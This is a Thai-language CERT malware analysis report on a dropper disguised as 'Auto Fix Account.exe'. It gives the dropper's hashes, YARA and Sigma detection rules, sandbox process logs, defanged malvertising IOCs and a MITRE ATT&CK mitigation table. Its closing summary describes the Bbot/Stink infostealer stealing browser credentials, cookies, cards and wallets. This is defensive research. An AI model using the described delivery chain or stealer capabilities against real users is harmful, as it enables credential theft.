รายละเอียดของไฟล์	
ชื่อไฟล์	Auto Fix Account.exe
ขนาด	7413152 bytes
ประเภท	PE32+ executable (GUI) x86-64, for MS Windows
MD5	b265eb8161cfa4fd663a72de0f6dc2c2
SHA1	9a6730e22b946b511f4c7f5f10613f9fd0b08deb
SHA256	a1293510f84f4c85eb434a789b2f97ea30f8a51c28cac40202c0742f09cb0469

SHA512	91c1d8199afeabf4f64171ced7e209f9bdd3d210dee06133c409b48815e4805f45087598812cab7fa1437925bd20433d9168c8c7faaf637f150acf3606b108c9
ssdeep	196608:V2hckVUr4TcbMuOCQzysHpWKer1b3aS6hyEGriNT:w7aOCQzPHpWJrlaS6hjGu5
Entropy	7.97

แอนตี้ไวรัส

CrowdStrike Falcon	Win/malicious_confidence_90% (W)
Kaspersky	Trojan-PSW.Win32.Nitka.d
Microsoft	Trojan:Win32/Wacatac.B!ml

Yara Rules

```
import "pe"

rule bbot_nuitka_pe
{
	meta:
		version = "1.0"
		first_imported = "2023-04-09"
		last_modified = "2023-04-09"
		status = "RELEASED"
		sharing = "TLP:CLEAR"
		source = "Manual investigate"
		author = "TTC-CERT"
		description = "This rule can be used to detect the PE file compiled by Nuitka but it does not mean the detected file has to be malicious, please investigate carefully."
		hash = "a1293510f84f4c85eb434a789b2f97ea30f8a51c28cac40202c0742f09cb0469"

	strings:
		$str = "%TEMP%\\onefile_%PID%_%TIME%" wide //default setting for target folder to drop artifacts.
```

```
        condition:
                pe.is_pe
                and (filesize >= 5MB and filesize <= 30MB)
                and uint8(pe.overlay.offset) != 0
                and uint16(pe.overlay.offset) == 0x414B
                and $str
}
```

Sigma Rules

```
title: Bbot a python malware compiled using Nuitka
id: ffc9c7e0-fcfb-44a2-80bf-e81bafd0eb5e
version: 1.0
first_imported: 2023-04-09
last_modified: 2023-04-09
status: RELEASED
sharing: TLP:GREEN
author: TTC-CERT
description: Detect Bbot malware extract from Nuitka python executable.
category: Malware
hash: a1293510f84f4c85eb434a789b2f97ea30f8a51c28cac40202c0742f09cb0469
logsource:
   category: process_creation
   product: windows
detection:
   selection1:
      ParentImage|endswith: '\bbot.exe'
      ParentCommandLine|contains|all:
         - '--multirpocessing-fork'
         - 'parent_pid='
         - 'pipe_handle='
      Image|endswith: '\cmd.exe'
      CommandLine|contains: 'c:\windows\system32\cmd.exe /c "ver'
```

condition: selection1

falsepositives: Unknown

level: medium

PE Metadata	
Compile Date	2023-03-12 17:03:43 UTC
Import Hash	6d5a80a275e05dc46eddc12818753e93


PE Sections				
MD5	Name	Raw Size	Virtual Size	Entropy
848dd5cedcc3d5d78502a88d6cef4ae4	.text	126464	126448	6.51
721f130424a6db207a91673cc25f32ad	.rdata	49664	49164	4.95
cbe43322716525f5c74b498fba822f96	.data	3072	77352	1.93
a257c5269aad5c13566e3e106f17bcf7	.pdata	6144	6072	5.26
ccf79e72b3deb4eee3667d005c7142bb	_RDATA	512	348	2.75
83ce34f1c8df83202f12f0d446f35134	.rsrc	166912	166436	2.99
a78a95ca5929680150f8ab756ba28362	.reloc	2048	1672	4.93

Packers/Compilers/Cryptors
Microsoft Visual C++ v14 - 2015 - (x64)

ความเชื่อมโยง		
ไฟล์ a1293510f8...	Drop	ไฟล์ 268eb8c027... (bbot.exe)
(Auto Fix Account.exe)	Execute	

รายละเอียด

ไฟล์ a1293510f84f4c85eb434a789b2f97ea30f8a51c28cac40202c0742f09cb0469 (Auto Fix Account.exe) เป็นไฟล์ที่อยู่ภายใน RAR file ชื่อ "Auto Fix Account.rar" (SHA256: 268eb8c0272ea46f1da30ef5f48fa4d9d1b2f084c407c80db75e207f1c7d3072) โดยมีการกำหนดรหัสผ่านสำหรับเปิดไฟล์คือ 123456 ซึ่งเป็นวิธีการที่ใช้เพื่อป้องกันการถูกสแกนเนื้อหาภายในทำให้หลบเลี่ยงการถูกตรวจจับโดยอุปกรณ์ป้องกันภัยคุกคามทางไซเบอร์ได้ โดยไฟล์ RAR ดังกล่าวถูกเผยแพร่ผ่านช่องทางระบบโฆษณาบนสื่อสังคมออนไลน์แห่งหนึ่ง รายละเอียดตามภาพที่ 1



ภาพที่ 1 Malvertise บนสื่อสังคมออนไลน์แห่งหนึ่ง

จากภาพในข้างต้นจะเห็นได้ว่าภายในโฆษณาดังกล่าวมีข้อความที่ลวงเหยื่อให้ทำการดาวน์โหลดไฟล์ผ่านลิงค์แบบย่อ (shorten URL) คือ hxxps://tinyurl[.]com/facebookproads โดยหากผู้ใช้งานหลงเชื่อกดลิงค์ดังกล่าวก็จะถูก redirect ไปยัง URL บนเว็บไซต์ OneDrive คือ hxxps://onedrive.live[.]com/download?cid=80418ADD101D8F51&resid=80418ADD101D8F51%21112 เพื่อทำการดาวน์โหลดไฟล์ RAR โดยเทคนิคดังกล่าวเป็นการนำเอา public web service มาใช้ประโยชน์เพื่อช่วยให้การแพร่กระจายไฟล์มัลแวร์สามารถทำได้ง่ายขึ้นเพราะองค์กรบางแห่งอาจอนุญาตให้ network traffic ที่เกี่ยวข้องกับ public web service เหล่านี้เล็ดรอดผ่านระบบป้องกันได้

เมื่อทำการตรวจสอบ static properties ภายในไฟล์ a1293510f8... พบค่า string ที่น่าสนใจคือ "%TEMP%\onefile_%PID%_%TIME%" (Unicode) ซึ่งเป็นค่า string ที่เกี่ยวข้องกับการตั้งค่าของเครื่องมือชื่อ Nuitka[2] โดยเครื่องมือดังกล่าวเป็น python compiler ซึ่งใช้ในการ compile python script ให้


[2] "Nuitka User Manual - GitHub." https://github.com/Nuitka/Nuitka. Accessed 8 Apr. 2023.

กลายเป็นไฟล์ประเภท Portable Executable (PE) ได้ เมื่อพิจารณาข้อมูลในข้างต้นร่วมกับการที่ไฟล์ a1293510f8... มีขนาดไฟล์ (filesize) ค่อนข้างใหญ่ (ในกรณีนี้มากกว่า 7 เมกะไบต์) และมีขนาดของ overlay เป็นสัดส่วนถึง 95% ของขนาดไฟล์ คุณลักษณะในข้างต้นเป็นเอกลักษณ์ของไฟล์ PE ที่ถูกสร้างโดย Nuika ภายใต้โหมด "onefile" ดังนั้นจึงสามารถคาดการณ์ได้ว่าไฟล์ a1293510f8... เป็นไฟล์ PE ที่ถูกสร้างโดยเครื่องมือชื่อ Nuitka

นอกจากนี้ข้อมูลจากคู่มือการใช้งานของ Nuitka ทำให้ทราบว่าหากมีการตั้งค่าแบบ default เมื่อไฟล์ PE ที่ถูกสร้างโดย Nuitka ถูก execute จะทำการ extract ตัวเองและ drop ไฟล์อื่น ๆ ที่เกี่ยวข้องกับการทำงานไปยังไดเรคทอรี %temp% โดยกำหนดชื่อของ subdirectory ในรูปแบบ "onefile_%PID%_%TIME%" ซึ่งสามารถอธิบายรายละเอียดได้ดังนี้

- %PID% คือ หมายเลข Process ID ในรูปแบบเลขฐานสิบ (decimal)
- %TIME% คือ ค่า epoch[3] ซึ่งจะถูก fetch ในช่วงที่มัลแวร์ถูก execute

ต่อมาเมื่อทำการวิเคราะห์ด้วยวิธี behavior analysis พบว่าไฟล์ a1293510f8... มีพฤติกรรมในการ drop ไฟล์จำนวนหลายรายการไปยัง subdirectory ภายในไดเรคทอรี่ %temp% ซึ่งสอดคล้องกับการคาดการณ์ในข้างต้น โดยไฟล์ที่ถูก drop เกือบทั้งหมดเกี่ยวข้องกับกระบวนการทำงานของ python executable รายละเอียดตามภาพที่ 2



ภาพที่ 2 ไฟล์ a1293510f8... ทำการ drop ไฟล์จำนวนมากภายในไดเรคทอรี่ %temp%

[3] "What Is Epoch? - TechTarget." https://www.techtarget.com/searchdatacenter/definition/epoch. Accessed 8 Apr. 2023.


เมื่อทำการตรวจสอบไฟล์ที่ถูก drop ทั้งหมดพบว่ามีไฟล์ที่น่าสนใจชื่อ bbot.exe (SHA256: f9097b86c22c2492224de4bfe6fb04744fd5d2f57df8fc16d18e81d916ef5688) ซึ่งเป็นไฟล์ประเภท PE เพียงไฟล์เดียวที่อยู่ภายในโฟลเดอร์ดังกล่าว นอกจากนั้นต่อมาในภายหลังพบว่าไฟล์ bbot.exe จะถูก execute โดยโปรเซส "Auto Fix Account.exe" (ไฟล์ a1293510f8...) ในลำดับต่อไป รายละเอียดตามภาพที่ 3

Process Name	PID	Operation	Path	Result	Detail
Auto Fix Account.exe	3152	Process Create	C:\Users\REM\AppData\Local\Temp\onefile_3152_133254350515432955\bbot.exe	SUCCESS	PID: 5480, Command line: "C:\Users\REM\Desktop\Auto Fix Account.exe"
bbot.exe	5480	Process Start		SUCCESS	Parent PID: 3152, Command line: "C:\Users\REM\Desktop\Auto Fix Account...

ภาพที่ 3 ไฟล์ bbot.exe ถูก execute โดยโปรเซส "Auto Fix Account.exe" (ไฟล์ a1293510f8...)


ทั้งนี้ไฟล์ bbot.exe เป็นไฟล์ payload ที่จะแสดงพฤติกรรมที่เป็นอันตรายเมื่อถูก execute ซึ่งผู้วิเคราะห์จะทำการตรวจสอบในรายงานฉบับต่อไป

รูปภาพประกอบ (2)



Process Name	PID	Operation	Path	Result	Detail
Auto Fix Account.exe	6452	CreateFile	C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	SUCCESS	Desired Access: Generic Write, Read Attri...
Auto Fix Account.exe	6452	WriteFile	C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	SUCCESS	Offset: 0, Length: 32,768, Priority: Normal
Auto Fix Account.exe	6452	WriteFile	C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	SUCCESS	Offset: 32,768, Length: 32,768, Priority: Nor...
Auto Fix Account.exe	6452	WriteFile	C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	SUCCESS	Offset: 65,536, Length: 32,768
Auto Fix Account.exe	6452	WriteFile	C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	SUCCESS	Offset: 98,304, Length: 32,768, Priority: Nor...
Auto Fix Account.exe	6452	WriteFile	C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	SUCCESS	Offset: 131,072, Length: 32,768
Auto Fix Account.exe	6452	WriteFile	C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	SUCCESS	Offset: 163,840, Length: 32,768
Auto Fix Account.exe	6452	WriteFile	C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	SUCCESS	Offset: 196,608, Length: 32,768
Auto Fix Account.exe	6452	WriteFile	C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	SUCCESS	Offset: 229,376, Length: 32,768, Priority: No...

ภาพที่ 4 โปรเซส "Auto Fix Account.exe" (ไฟล์ a1293510f8...) ทำการสร้างไฟล์หลายรายการภายใน subdirectory ภายใต้ไดเรคทอรี่ %temp% ซึ่งหนึ่งในนั้นคือไฟล์ชื่อ bbot.exe



Auto Fix Account.exe (6452)		C:\Users\REM\Desktop\Auto Fix Account.exe	"C:\Users\REM\Desktop\Auto Fix Account.exe"
bbot.exe (6152)		C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	"C:\Users\REM\Desktop\Auto Fix Account.exe"
bbot.exe (5856)		C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	"C:\Users\REM\Desktop\Auto Fix Account.exe" "--multiprocessing-fork" "parent_pid=615...
bbot.exe (5544)		C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	"C:\Users\REM\Desktop\Auto Fix Account.exe" "--multiprocessing-fork" "parent_pid=615...
cmd.exe (6708)	Windows Com...	C:\WINDOWS\system32\cmd.exe	C:\WINDOWS\system32\cmd.exe /c "ver"
Conhost.exe (5932)	Console Wind...	C:\WINDOWS\System32\Conhost.exe	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
bbot.exe (6640)		C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	"C:\Users\REM\Desktop\Auto Fix Account.exe" "--multiprocessing-fork" "parent_pid=615...
cmd.exe (7052)	Windows Com...	C:\WINDOWS\system32\cmd.exe	C:\WINDOWS\system32\cmd.exe /c "ver"
Conhost.exe (6380)	Console Wind...	C:\WINDOWS\System32\Conhost.exe	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
cmd.exe (5676)	Windows Com...	C:\WINDOWS\system32\cmd.exe	C:\WINDOWS\system32\cmd.exe /c "ver"
Conhost.exe (5664)	Console Wind...	C:\WINDOWS\System32\Conhost.exe	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
bbot.exe (4384)		C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	"C:\Users\REM\Desktop\Auto Fix Account.exe" "--multiprocessing-fork" "parent_pid=615...
cmd.exe (6188)	Windows Com...	C:\WINDOWS\system32\cmd.exe	C:\WINDOWS\system32\cmd.exe /c "ver"
Conhost.exe (6032)	Console Wind...	C:\WINDOWS\System32\Conhost.exe	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
cmd.exe (6308)	Windows Com...	C:\WINDOWS\system32\cmd.exe	C:\WINDOWS\system32\cmd.exe /c "ver"
Conhost.exe (6576)	Console Wind...	C:\WINDOWS\System32\Conhost.exe	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
bbot.exe (4272)		C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	"C:\Users\REM\Desktop\Auto Fix Account.exe" "--multiprocessing-fork" "parent_pid=615...
bbot.exe (7148)		C:\Users\REM\AppData\Local\Temp\onefile_6452_133252684303842133\bbot.exe	"C:\Users\REM\Desktop\Auto Fix Account.exe" "--multiprocessing-fork" "parent_pid=615...
cmd.exe (484)	Windows Com...	C:\WINDOWS\system32\cmd.exe	C:\WINDOWS\system32\cmd.exe /c "ver"
Conhost.exe (5516)	Console Wind...	C:\WINDOWS\System32\Conhost.exe	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1

ภาพที่ 5 Process Tree แสดงพฤติกรรมการ spawn process ของโปรเซส "Auto Fix Account.exe" (ไฟล์ a1293510f8...)

Revisions

9 เม.ย.66: เวอร์ชันที่ 1

Indicators of Compromise (IOCs)

Hash

a1293510f84f4c85eb434a789b2f97ea30f8a51c28cac40202c0742f09cb0469 (Auto Fix Account.exe)

f9097b86c22c2492224de4bfe6fb04744fd5d2f57df8fc16d18e81d916ef5688 (bbot.exe)

268eb8c0272ea46f1da30ef5f48fa4d9d1b2f084c407c80db75e207f1c7d3072 (Auto Fix Account.rar)

Network

hxxps://tinyurl[.]com/facebookproads

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK Enterprise[4]

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Drive-by Target	T1608.004	ผู้โจมตีใช้เทคนิค Malvertising ในการสร้างโฆษณาบนสื่อสังคมออนไลน์เพื่อลวงให้เหยื่อดาวน์โหลดและติดตั้งมัลแวร์ผ่าน shorten url	**Mitigations:** [M1056] เสริมสร้าง cybersecurity awareness ให้กับผู้ใช้งานเพื่อให้สามารถสังเกตุเห็นความผิดปกติก่อนจะกดลิงค์ต่าง ๆ **Detection:** [DS0035] ใช้ข้อมูลข่าวกรองทางไซเบอร์ในการตรวจสอบ network IOCs เพื่อนำข้อมูลมาใช้ในการตรวจจับ
Execution			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
User Execution: Malicious File	T1204.002	ผู้ใช้งานอาจถูกลวงให้ดาวน์โหลดและทำการ execute ไฟล์มัลแวร์ที่ดาวน์โหลดจาก link หรือ url ภายใน malvertise	**Mitigations:** [M1040] สำหรับ Windows 10 ควรเปิดการใช้งานฟังก์ชัน Attack Surface Reduction (ASR), [M1038] ระบบ Application control อาจช่วยป้องกันการ execute ของไฟล์ที่มีการใช้เทคนิค masquerated, [M1017] สร้าง cybersecurity awareness ให้กับพนักงานเพื่อเพิ่มความตระหนักรู้ด้านไซเบอร์ **Detection:** [DS0022] ตรวจ

[4] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

			สอบไฟล์ต้องสงสัยซึ่งถูกดาวน์โหลดจากภายนอกและมีการ execute บนเครื่องผู้ใช้งาน, [DS0009] ตรวจสอบโปรเซสซึ่งอาจรวมถึง command-line ของแอพพลิเคชั่นที่ต้องอาศัยผู้ใช้งานในการกด execute ซึ่งอาจถูกใช้เป็น initial access เช่น compression application
Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Obfuscated Files or Information: Embedded Payloads	T1027.009	ไฟล์ bbot.exe ถูก obfuscate เอาไว้ภายในไฟล์ "Auto Fix Account.exe" ซึ่งทำหน้าที่เป็น dropper และ launcher	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับไฟล์ต้องสงสัยได้, [M1040] สำหรับ Windows 10 ให้เปิดใช้งาน Attack Surface Reduction (ASR) ซึ่งอาจช่วยป้องกันการ execute payload ที่ obfuscated ได้ **Detection:** [DS0022] ตรวจสอบไฟล์ที่มีขนาดใหญ่ผิดปกติ รวมถึงตรวจสอบ metadata ของไฟล์ที่อาจบ่งชี้ถึงการมี payload ฝังอยู่ภายใน เช่น ค่า string ในลักษณะเป็นชื่อของ path หรือ directory, หรือสังเกตุความผิดปกติของ overlay size เป็นต้น
Deobfuscate/ Decode Files or	T1140	ไฟล์ bbot.exe รวมถึงไฟล์อื่น ๆ ที่เกี่ยวข้องกับการทำงานของ python executable จะถูก deobfuscate	**Detection:** [DS0022] ตรวจสอบสัญญาณบ่งชี้ถึงพฤติกรรมการเปลี่ยนแปลงแก้ไขไฟล์ซึ่งอาจ

Information		และ drop ลงภายใน subdirectory ภายใต้ไดเรคทอรี่ %temp%	บ่งบอกถึงความพยายามในการซ่อนไฟล์จากการถูกตรวจพบ, [DS0009] ตรวจสอบการทำงานของโปรเซส เช่น โปรเซสที่เกี่ยวข้องกับการทำงานของเครื่องมือประเภท archive tools อาทิ เช่น RAR และ ZIP เป็นต้น โดยนำข้อมูลโปรเซสมาประกอบการพิจารณาร่วมกับข้อมูลแวดล้อมอื่น ๆ เพื่อลดโอกาสเกิด false positive
Hijack Execution Flow: Executable Installer File Permissions Weakness	T1574.005	มัลแวร์จะทำการ drop payload ภายใน subdirectory ภายใต้ไดเรคทอรี่ %temp% ซึ่งหากไม่มีการตั้งค่าที่เข้มงวดเพียงพอจะทำให้ payload สามารถถูก execute จาก subdirectory ดังกล่าวได้	**Mitigations:** [M1047] เครื่องมือเช่น PowerUp modules ภายใน PowerSploit framework สามารถใช้ในการค้นหาช่องโหว่เกี่ยวกับ file system permissions weaknesses ได้, [M1052] สำหรับบัญชีผู้ใช้งานทั่วไปควรถูกปิดการใช้งาน UAC's privilege elevation โดยเข้าไปตั้งค่าที่ [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System] และทำการเพิ่ม "ConsentPromptBehaviorUser"=dword:00000000, [M1018] กำหนดสิทธิ์ของบัญชีผู้ใช้งานหรือภายใน group เพื่อป้องกันการ execute ไฟล์จากภายในไดเรคทอรี่ %temp% **Detections:** [DS0022] ตรวจ

			สอบและเฝ้าระวังไฟล์ที่ถูกสร้างภายใน location ที่สุ่มเสี่ยงหรือต้องสงสัย, [DS0009] ตรวจสอบและเฝ้าระวังการ spawn ของโปรเซสที่ผิดปกติ เช่น โปรเซส cmd.exe ถูก spawn จากโปรเซส bbot.exe

เอกสารแนบท้าย 9

รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น

IMAR-230499-2.v1 - Bbot

เผยแพร่ให้กับภาคส่วนโทรคมนาคมเมื่อ: 20-04-2566

เผยแพร่ให้สาธารณะเมื่อ: 23-05-2566

ห้วงเวลาที่ทำการวิเคราะห์: 10-04-2566 ถึง 15-04-2566

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์มัลแวร์ต่อเนื่องจาก "รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-1.v1 - Bbot" โดยในครั้งนี้ได้ทำการตรวจสอบวิเคราะห์ไฟล์ payload ของมัลแวร์ Bbot ซึ่งถูก drop เอาไว้ภายใน subdirectory ของไดเรคทอรี่ %temp%

ผลการวิเคราะห์พบว่า มัลแวร์ Bbot ถูกสร้างโดยอาศัยโค๊ดจากโปรเจกต์ชื่อ Stink[1] ซึ่งเป็น open source project บนเว็บไซต์ Github โดยโปรเจกต์ดังกล่าวมีวัตถุประสงค์เพื่อพัฒนามัลแวร์ประเภท Infostealer ด้วยภาษา Python ซึ่งจะถูกนำไป compile เป็นไฟล์ประเภท Portable Executable (PE) โดยใช้เครื่องมือชื่อ Nuitka Compiler[2]

Stink Infostealer มีขีดความสามารถในการขโมยข้อมูลจาก web browser หลากหลายประเภท เช่น Google Chrome, Microsoft Edge, Opera, และ Brave เป็นต้น โดยมัลแวร์จะทำการสกัดข้อมูลจาก web browser ยกตัวอย่างเช่น username และ password จาก password manager, ประวัติการใช้งาน (history), cookies, และข้อมูลบัตรเครดิต นอกจากนี้มัลแวร์ยังสามารถขโมยข้อมูลที่เกี่ยวข้องกับ cryptocurrency wallet, บันทึกภาพหน้าจอ (capture screen), ตรวจสอบข้อมูลที่เกี่ยวข้องกับระบบปฏิบัติการและโปรเซส โดยจะทำการบีบอัดข้อมูลที่เก็บรวบรวมมาเป็นไฟล์ ZIP ก่อนที่จะส่งออก (exfiltrate) ข้อมูลดังกล่าวไปยัง Command and Control (C2) ของผู้โจมตีซึ่ง Stink Infostealer มีขีดความสามารถในการส่งออกข้อมูลผ่านช่องทาง Telegram Bot API, Discord webhook, และเครื่องแม่ข่าย (server) ของผู้โจมตี

